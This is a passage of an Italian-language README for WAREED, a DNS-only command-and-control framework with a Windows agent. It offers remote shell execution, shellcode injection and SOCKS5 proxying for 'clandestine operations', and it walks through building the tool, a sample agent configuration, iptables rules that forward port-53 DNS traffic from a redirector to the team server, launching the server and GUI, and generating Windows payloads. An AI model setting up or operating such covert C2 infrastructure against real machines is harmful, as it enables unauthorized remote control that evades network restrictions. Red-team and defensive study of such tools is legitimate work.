 faisal-p27/wareed-dns-c2
Framework di comando e controllo basato esclusivamente su DNS con agente Windows, generazione di payload, esecuzione di shell remota, iniezione di shellcode e supporto proxy SOCKS5 per operazioni clandestine.


WAREED è un Command and Control (C2) che utilizza il protocollo DNS per comunicazioni sicure tra il server e il target. Progettato per ridurre al minimo le comunicazioni e limitare lo scambio di dati, è pensato per essere un C2 di primo stadio per persistere su macchine che non hanno accesso a internet via HTTP/HTTPS, ma dove il DNS è consentito.
sviluppato da : @Fsalabduljabbar

Mentre molti framework Command and Control (C2) supportano il DNS come protocollo di trasporto, sono prevalentemente progettati per HTTP/HTTPS. Adattare questi framework al DNS spesso comporta operazioni più lente e meno stabili. Avendo affrontato numerose sfide legate all'instabilità di questi framework per le transazioni DNS, sono stato costretto a creare una soluzione specificamente su misura per il DNS. Il risultato è Wareed: un framework C2 esclusivamente DNS. Questa specializzazione produce un funzionamento più stabile ed efficiente, rendendo Wareed più veloce e affidabile rispetto ai framework C2 tradizionali che non sono progettati principalmente per il DNS. Questo rende Wareed una scelta ideale per ambienti in cui il traffico DNS è consentito ma HTTP/HTTPS è limitato.
È stato sviluppato utilizzando tre linguaggi di programmazione:
Spiegazione dei nomi:
Hams (همس) significa "sussurro" in arabo
Wareed (وريد) significa "vena" in arabo
Ather (أثر) significa "traccia" in arabo
Passo 1: Clona il repository Wareed:
git clone https://github.com/Faisal-P27/WAREED-DNS-C2.git
Passo 2: Esegui lo script di setup:
cd WAREED-DNS-C2
chmod +x Run.sh
sudo ./Run.sh setup
Se il processo di compilazione viene completato correttamente, verranno generati due file eseguibili nella stessa directory:
Inoltre, verificherà lo stato di compilazione dell'Agent. Se ha successo, conferma che l'Agent è pronto per essere distribuito e operativo, il che è fondamentale per il funzionamento del C2 Wareed.
{
    "magic_value": "cdn",
    "domains": ["2.example.net"],
    "listener_port": "111",
    "sleep": 5,
    "jitter": 50,
    "lookup_delay": 5,
    "default_dns_server": "1.1.1.1"
}
magic_value: la lunghezza deve essere uguale a 3.

Configurazione DNS: Per far funzionare Wareed, è essenziale possedere un nome di dominio valido. Dopo aver acquisito un dominio, è necessario configurare due record DNS che puntino al Redirector:

Configurazione del Redirector:
il redirector gestirà il traffico DNS in ingresso sulla porta 53 e lo reindirizzerà al team server. Per ottenere questo risultato, esegui i seguenti comandi iptables sulla macchina redirector (R1):
iptables -I INPUT -p udp -m udp --dport 53 -j ACCEPT
Questo comando configura il firewall per accettare pacchetti UDP in ingresso sulla porta 53, che è la porta standard per le richieste DNS.
iptables -t nat -A PREROUTING -p udp --dport 53 -j DNAT --to-destination [TeamServer IP]:[teamserver listener port]
Sostituisci [TeamServer IP] con l'indirizzo IP effettivo del tuo team server e [teamserver listener port] con il numero di porta su cui il tuo team server è in ascolto. Questo comando dirige tutto il traffico in arrivo sulla porta 53 all'indirizzo IP e alla porta specificati del team server.
Per avviare il team server Wareed per la prima volta, devi specificare il file di configurazione insieme alla password del client e alla porta su cui il client ascolterà. Usa il seguente comando per eseguire il team server Wareed:
sudo ./WareedServer [Client Password] [Client Port Listener] [Path to configuration file]
Per avviare il client GUI Ather, semplicemente:
./Ather
All'esecuzione del comando, apparirà una nuova finestra con una pagina di login.

Dettagli di accesso: nella pagina di login che appare:
Finestra principale di Wareed:


Per generare un nuovo payload con il client GUI Ather, segui questi passaggi:
Vai alla generazione del payload:
Payload > Generate > Windows. Selezionando questa opzione si aprirà una nuova finestra dedicata alla generazione del payload.